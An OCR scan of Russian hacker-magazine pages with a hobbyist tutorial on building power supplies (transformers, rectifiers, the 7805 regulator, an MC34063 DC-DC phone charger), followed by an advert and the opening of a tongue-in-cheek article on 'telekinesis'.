
Не одними батарейками жив фрикер. Зачастую необходим стационарный источник питания или девайс, которому нужно работать долгие месяцы. Тут на помощь приходит блок питания и розетка в качестве источника энергии. Одно плохо — напряжение в розетке мало того, что переменное, так еще и целых двести двадцать Вольт! А нам в подавляющем большинстве случаев надо постоянное — и не более пяти, двенадцати Вольт. Приходится городить преобразователи и выпрямители.

☒ ПОНИЖАЕМ!

Наиболее простой путь, можно сказать, классика жанра, — обычный трансформаторный блок питания. Трансформатор — это такой девайс, состоящий из двух катушек, которые намотаны на общий металлический сердечник. Прикол в том, что переменный электрический ток, проходя по одной обмотке, вызывает в сердечнике колебания магнитного поля, а эти колебания, за счет явления магнитной индукции, наводят переменный ток во второй катушке. Соотношение напряжений на входе и выходе трансформатора зависит от соотношения числа витков первой и второй обмотки трансформатора. Так, трансформатор с соотношением обмоток один к десяти при подключении к розетке даст на выходе двадцать два Вольта. Трансформаторами можно поживиться в убитых колонках или блоках питания разных магнитофонов, или старых сетевых адаптеров. Не стоит выдирать их из древних ламповых телеков, они там в основном повышающие, а тебе нужен понижающий. Также важно не перепутать обмотки высокого и низкого напряжения. Когда будешь выдирать из хлама трансформатор, запомни, каким местом он подключался к розетке и где у него был выход. Обмотки можно определять тестером в режиме замера сопротивления (у обмотки высокого напряжения сопротивление выше). Обязательно замерь тестером напряжение на выходе трансформатора, не забыв при этом поставить тестер на измерение переменного напряжения.
Еще есть такой тип, как импульсные трансформаторы — его ты найдешь в компововом блоке питания. Этот тип обладает малыми габаритами, но работать может только на больших частотах. Поэтому в компововом блоке питания сетевое переменное напряжение сначала выпрямляется, потом переводится опять в переменное, но уже повышенной частоты. Высокочастотный ток напряжением 220 Вольт прогоняется через импульсный трансформатор, где понижается. А уж потом снова выпрямляется и идет на выход. Сложно, зато позволяет резко снизить габариты и вес при передаче больших мощностей — у классического низкочастотного трансформатора с увеличением передаваемой мощности резко возрастают размеры магнитопровода. Именно поэтому старые телевизоры такие тяжелые — там много мощных низкочастотных трансформаторов.

☒ ВЫПРЯМЛЯЕМ!

Допустим, трансформатор ты воткнул, напряжение уменьшил. Остается еще одна проблема — напряжение-то переменное! Что делать? Тут есть два пути. Первый — последовать совету моего препода по электронике и поставить толкового студента, чтобы он за пиво переключал проводки туда-сюда с частотой пятьдесят раз в секунду. Поскольку недостатки данного метода очевидны, то этот процесс надо как-то автоматизировать. Поднимай подшивку][и ищи первую часть «электронных исходников», а конкретно — раздел про диоды. Если не нашел, то напомню, что диод — это такая фиговина, которая пропускает ток только в одном направлении. В переменном напряжении ток идет по синусоиде, сначала в одну сторону, потом плавно уменьшается до нуля и начинает идти в другую сторону. И потом снова обратно. И так — пятьдесят раз в секунду (если мы говорим



Канализационный пример ШИМ-регулятора


Подключение батареек

о розетке, где частота 50 Гц). Если поставить на его пути диод, то ток сможет идти только по одному пути: полпериода ток идти будет — прямое направление для диода, а полпериода идти не будет вообще, диод не даст. Выход из этой ситуации есть — диодный мост. Это когда соединяют диоды таким образом, что какое бы направление у тока не было, диоды его всегда развернут и направят в одном направлении. Вот и выходит, что при положительной полуволне ток идет по одному плечу моста, а при отрицательной — по другому, но неизменно в одну сторону. Диодный мостовой выпрямитель стоит почти во всех блоках питания. Есть тут, правда, одно западло — после диодного моста напряжение не ровное, а как бы частыми импульсами — следствие синусоидальности исходного напряжения. Что делать? Правильно, курить первую часть электронных исходников, но уже раздел про конденсаторы и индуктивности.

Если поставить на выходе параллельно конденсатор, да еще катушку последовательно, то конденсатор будет подпитывать нагрузку в момент провала напряжения и заряжаться на пике, а катушка задержит все пульсации и неровности, которые останутся после конденсатора. Впрочем, зачастую катушку не ставят вовсе, ограничиваются конденсаторами. Конденсаторы я рекомендую поставить разные. Один-два электролитических (это такие большие бочки с явно указанным плюсом, поэтому полярность соблюдать обязательно). И керамических пару штук (такие желтенькие круглые, с торчащими выводами). Электролиты хорошо отрабатывают на крупных просадках напряжения, а керамика лучше справляется с мелкими помехами.

☒ СТАБИЛИЗИРУЕМ!

Но обычно одного трансформатора и выпрямителя мало. Необходимое напряжение может быть совершенно разным, а найти трансформатор под нестандартное напряжение сложно; они на выходе имеют от семи до двадцати Вольт, а нам зачастую надо пять, а то и три. Да и напряжение выхода с трансформатора зависит от напряжения питающей сети, а оно далеко не всегда хваленые двести двадцать. Поэтому потребуется стабилизатор. Стабилизатор — это такая схема, задача которой всегда поддерживать выходное напряжение равным определенной величине, вне зависимости от того, что на входе. Как правило, стабилизатор работает на понижение — то есть ему на вход надо подать напряжение несколько больше того, что будет на выходе. В таком случае у него будет некоторый запас по регулированию. Впрочем, существуют и повышающие схемы. **Самый простой и дубовый линейный стабилизатор** — LM7805, он же 7805, в простонародье КРЕНка, названый так в честь микросхемы КР142ЕН5А. Буржуи его еще



Простейший трансформаторный блок питания с линейным стабилизатором

называют Linear. Его достоинство в том, что он стоит крайне дешево, имеет совершенно элементарную схему подключения и надежен, как кувалда. Выглядит он, как черная штукенция с тремя ножками (существуют и другие виды корпусов, просто этот — самый распространенный). Если повернуть его ножками вниз и к себе маркировкой, то средняя ножка — это общий провод, правая — выход, левая — вход. Перед входом и перед выходом надо поставить конденсатор, не менее одного микрофарада, а лучше больше — микрофарад на сто, двести. На вход ему можно подавать вплоть до тридцати двух Вольт, а на выходе получишь четкие пять Вольт, пригодные для питания какого-нибудь контроллера. Вот только на легкости применения и дешевизне достоинства заканчиваются, дальше пойдет перечисление недостатков. Во-первых, низкий КПД. Излишки напряжения он нагружает на себя же, превращая в тепло. То есть, если у тебя нагрузка кушает пол ампера тока, на выходе — пять Вольт, а на входе двенадцать, то потери мощности будут равны разнице между входным и выходным напряжением, помноженным на потребляемый ток. Эта моща раскалит КРЕНку докрасна, разумеется, выведя ее из строя. Поэтому на них приходится ставить здоровенные радиаторы, рассеивающие излишнее тепло. Разумеется, батарейку этот обогреватель будет жрать будь здоров, так что для мобильных решений он малопригоден. Разве что в качестве нагрузки будет что-либо совсем маломощное, например, микроконтроллер, кушающий какие-то считанные миллиамперы. Тогда потерями можно и пренебречь. Но — нежелательно.

☒ С КРЕНКОЙ Я НЕОТРАЗИМ, НО В МОЗГАХ СИДИТ ШИМ-ШИМ!

Для преобразования постоянного тока без потерь используются DC-DC преобразователи, работающие **по принципу Широтно-Импульсной Модуляции** (ШИМ, она же PWM). Если ты вдруг не читал или запамятовал мои прошлые статьи, где я подробно разжевал тему ШИМ, то я кратко напомню. Суть в том, что тут напряжение подается не сплошным потоком, как в линейных стабилизаторах, а краткими импульсами и с большой частотой. Например, на выходе ШИМ-контроллера, сначала в течение десяти микросекунд напряжение двенадцать Вольт, потом идет пауза — те же десять микросекунд, когда на выходе напряжения вообще нет. Затем все повторяется, словно мы быстро-быстро включаем и выключаем рубильник. У нас получаются прямоугольные импульсы. Если вспомнить матан, а конкретно — интегрирование, после интегрирования этих импульсов мы получим площадь под фигурой очерченной импульсами. Таким образом, меняя ширину импульсов и пропуская их через интегратор, можно плавно менять напряжения от нуля до максимума с любым шагом и практически без потерь.

В качестве интегратора выступает конденсатор, — он заряжается на пике, а на паузах будет отдавать энергию в цепь. Также всегда последовательно ставят дроссель, который тоже служит источником энергии, только он запасает и отдает ток. Поэтому такие преобразователи при небольших габаритах легко питают мощную нагрузку и почти не расходуют энергию на лишний нагрев. Для простоты я переложил это в понятное «канализационное русло». Смотри картинку, где ключевой транзистор ШИМ-контроллера похож на вентиль. Он открывает и закрывает канал. Конденсатор — это банка, накапливающая энергию. Дроссель — массивная турбина, которая, будучи разогнанной потоком при открытом вентиле, за счет своей инерции прогоняет воду по трубам и после закрытия вентиля. Конечно, самостоятельно разработать такой источник питания сложно, но не стоит напрягаться по этому поводу. Умные дядьки из Motorola, STM, Dallas и прочих Philips'ов придумали все за нас и выпустили уже готовые микросхемы, содержащие готовый ШИМ-контроллер. Тебе остается его припаять и добавить обвески, которая задает параметры работы, причем, в datasheet'ах подробно расписано, что и как подключать, какие номиналы выбирать, а иногда даже дается готовый рисунок печатной платы. Надо лишь немного знать английский.

А сейчас, в порядке практического задания, под моим чутким руководством, ты построишь себе универсальный зарядник для сотового телефона, который можно будет подключать к любому источнику постоянного или переменного напряжения от 8 до 40 Вольт. И неважно, что это будет — хоть бортовая сеть автомобиля, связка батареек или какой-нибудь совершенно левый блок питания от свитча или модема, лишь бы не меньше восьми и не больше сорока Вольт. Страшно? А ты как думал. Я буду постепенно все выше и выше поднимать планочку, чтобы твои мозги кипели и скрипели, не успевая расслабляться.

☒ ПОЧУВСТВУЙ СЕБЯ СОЗДАТЕЛЕМ!

Итак, по техзаданию, у нас на входе напряжение может быть как постоянным, так и переменным. А на входе DC-DC должно быть всегда постоянное. Что делать? Правильно, выпрямлять! Перечитай про выпрямители главой выше и воткни на входе схемы диодный мост. Можно и без него, но тогда источники переменного тока отпадают как класс, да и тебе придется каждый раз определять полярность питающего источника, а это — плохой тон. Поскольку после моста напряжение все равно будет пульсирующим, то повесь в параллель конденсатор. Он его немного сгладит. Дальше — ШИМ-контроллер; я рекомендую широко распространенный и любимый всеми электронщиками MC34063x, где на месте «x» может быть любая буква (часто — «A»). Тебе он нужен в DIP-8 корпусе, с длинными выводами который. Надеюсь, ты уже выучил все популярные типы корпусов и теперь сразу представляешь, как он выглядит? Затем открываем с диска даташитину и смотрим схему понижающего преобразователя, зовется она Step-Down. Подключаем ее, как есть, не меняя ничего. Общий или земля у нас — это традиционно «минус», а «плюс» — Vin. Выходом служит Vout в качестве плюса, а минусом служит все тот же общий провод. Тут важно не перепутать подключение к мобильнику, поэтому посмотри тестером полярность подачи напряжения на разъем твоей мобилы.

☒ ТОЧНЫЙ РАСЧЕТ!

Схему мы набросали, осталось ее сконфигурировать. Это не цифровое устройство, а значит, конфигурация задается установкой необходимых номиналов резисторов.

Резистор Rsc я обычно заменяю перемычкой из куска провода. Его величина определяет перегрузочную способность. При перемычке преобразователь выдаст все, на что он способен, но может сгореть, если от него потребовать невозможное. Наличие резистора на 0.33 Ом заставит преобразователь заглохнуть при предельной для него перегрузке. Чем






Схема зарядника на основе DC-DC ШИМ-преобразователя



Структурная схема компового блока питания


Принцип работы диодного моста

выше сопротивление Rsc, тем при меньшей нагрузке заглохнет преобразователь. Это может быть полезно, когда тебе надо ограничить максимальный выходной ток со стороны источника.

Дроссель L1 выбирается только исходя из индуктивности и перегрузочного тока. На схеме указан дроссель индуктивностью 220 микроГенри, а ток у него должен быть не меньше 500-600 миллиампер (средний ток зарядки любого современного сотового). Дроссель можно купить готовый или — намотать самому. Величина индуктивности может очень сильно варьироваться от 50 до 300 микроГенри (работать будет, но КПД, возможно, снизится). Главное, чтобы по току проходил, иначе будет сильно греться, а потом и вовсе сгорит.

Диод купи тот же, который и указан в схеме, благо, он не редкость. Если не найдешь точно такой, то возьми любой диод Шоттки с расчетным током не меньше одного ампера. **Диод Шоттки отличается от обычного диким быстродействием**. При смене направления напряжения он закрывается куда быстрее, чем обычный, не допуская даже малейших утечек тока в обратную сторону. Через него будет замыкаться цепь «катушка — конденсатор — нагрузка», когда транзистор в микросхеме закроется.

Теперь надо задать выходное напряжение. Для этого тебе надо взять тестер и померить, сколько Вольт выдает твой зарядник для сотового. У меня все зарядники выдают примерно по 7 Вольт. Порывшись в даташите, находим формулу зависимости выходного напряжения от резисторов R1 и R2. Для Step-Down схемы выглядит она так:

Vout=1.25(1+R1/R2).

Чтобы получить напряжение в 7 Вольт, сопротивление R1 должно быть 4.7 кОм, а R2 должен быть равен 1 кОм. Получим 7.125 Вольта, но это не страшно, невелика погрешность и излишки все равно упадут где-нибудь на потерях в проводах. Собственно, все. Вот мы и разработали с тобой универсальный преобразователь для девайсов. Осталось протравить плату и спаять (готовый рисунок платы, как и всю документацию, ты найдешь на диске). Но ни в коем случае **НЕ СУЙ этот зарядник в РОЗЕТКУ**: там напряжение 220 Вольт, а наша схема рассчитана на 40 Вольт максимум!

Кстати, покопайся в даташите, — найдешь там и повышающую схему, зовется Step-Up. Если выкинуть нафиг диодный мост (за ненужностью) и собрать всю конструкцию по схеме Step-Up, то ты сможешь заряжать сотовый телефон от трех, а то и двух пальчиковых батареек, если хватит трех Вольт для раскачки микросхемы. Пусть это будет домашним заданием.

☒ ПУТЬ ФРИКА

Данный DC-DC зарядник я разработал в качестве блока питания для GSM-сигнализации на базе сотового (обычный сотовый зарядник сделан из низкопробного дешевого хлама, дающего жуткие помехи в работе сигнализации, и, как следствие — ложные срабатывания). Один такой я таскаю в кармане в качестве дорожного зарядника. Надо было видеть лицо моего закадычного камрада, когда я со словами «Блин, батарея в телефоне сейчас сдохнет» принялся со злобным видом раскручивать его компову колонку отверткой, чтобы добраться до трансформатора. Цель была самая невинная: от его девяти Вольт запитать свой мега девайс, дабы подкормить свой боевой Siemens. Сказать, что чувак был в шоке — ничего не сказать. С тех пор он меня почитает как бога электроники, хотя я не сделал ничего выдающегося.

Для интересующихся я создал тематический блог http://easyelectronics.ru, где буду постепенно выкладывать свои наработки, а также обучающие статьи по электронике, схемотехнике, радиолюбительским хитростям и программированию микроконтроллеров AVR и MSC-51. Welcome! И удачи в работе, коллега!


Новый комедийный сериал
УниВер


ТНТ
с 25
августа



ГЕНРИ ШЕППАРД
/ WWW.SHEPPARD.RU /

ДВИГАЙ МЫСЛЬЮ, А НЕ ТЕЛОМ

ТЕЛЕКИНЕЗ ДЛЯ ЧАЙНИКОВ

Чем можно успешно «вынести мозг» своему знакомому? А как заставить заткнуться настырную соседку, вечно пристающую с бубнежом насчет велосипеда на лестничной площадке? Правильно — убедить их в том, что ты — настоящий супермен. Можешь порвать обоих на тряпки одной только силой мысли!

В начале 90-х в связи с изменением общественной жизни появилось огромное количество всевозможных странных печатных листков, рассказывающих о крысах-переростках в метро или инопланетянах, насилующих дам бальзаковского возраста (или, наоборот, насилуемых? не помню...). На волне популярности оккультизма и всякой прочей забавной ерунды как-то подзабыли о таких вещах, как левитация и телекинез, хотя как раз эти-то гипотетические явления вполне могли бы существовать и, может быть, даже существуют. По крайней мере, в научной прессе проскакивали робкие заявления о квазителепортации. Однако, как известно по Геббельсу, чем больше врешь, тем больше верят!

И пока Москву заполоняли крысы размером с ротвейлера, а старых дев похищали **гости с Альфа Центавры**, над темой телекинеза отчаянно измывался даже беззубый Ералаш. Классика жанра: школьник легко мог двигать дневник «силой мысли» до тех пор, пока злобная училка не пригвождала его жирной увесистой двойкой по физике... за что предадим анафеме старую школьную мегеру и докажем, что не стоит припечатывать двойками явление, которое вполне реально (хотя бы теоретически).

Начнем с простого факта, что любой проводник с током создает магнитное поле. Проводником может быть что угодно — например, накоротко замкнутый корпус электрического чайника, а затем и тело человека, бьющегося в конвульсиях от удара 220 В. Если отбросить бытовой садизм, то человек и сам вырабатывает электрические токи; в частности, первые опыты по съему электроэнцефалограмм больше опирались на «отлов» именно магнитного поля. Естественно, биохимикам и медикам известны патологии, при которых даже просто нервные импульсы достигали такой мощности, что всплески их магнитного поля уверенно регистрировались лабораторными приборами...

Почему бы не помочь природе и не усилить возможности человека?

☒ СКУЧНАЯ И ЗАНУДНАЯ ТЕОРИЯ

Бесполезно забивать голову школьными страшилками про расчет полей проводников разной формы. Тело человека и распределение импульсов в нем — не просто сложно. Это непредсказуемо. Если у нас есть примитивный произвольный проводник с током и интересует магнитное поле, создаваемое куском этого проводника в данной точке, то придется попотеть. Как, кстати, в электростатике находится электрическое поле, создаваемое каким-то распределением заряда? Правильно. Распределение разбивают на малые элементы, вычисляют в каждой точке поле от каждого элемента и суммируют. Такая же программа расчета и здесь. Но структура магнитного поля сложнее, чем электростатическое, и оно не потенциально: замкнутое магнитное поле нельзя представить как градиент скалярной функции. У него другая структура, хотя суть суммирования та же. Это означает, что даже просто беспорядочно свернутый мягкий проводник может создавать

Отрисовываем при помощи шприца татушку. По правде, она рисовалась за более чем 50 приемов...

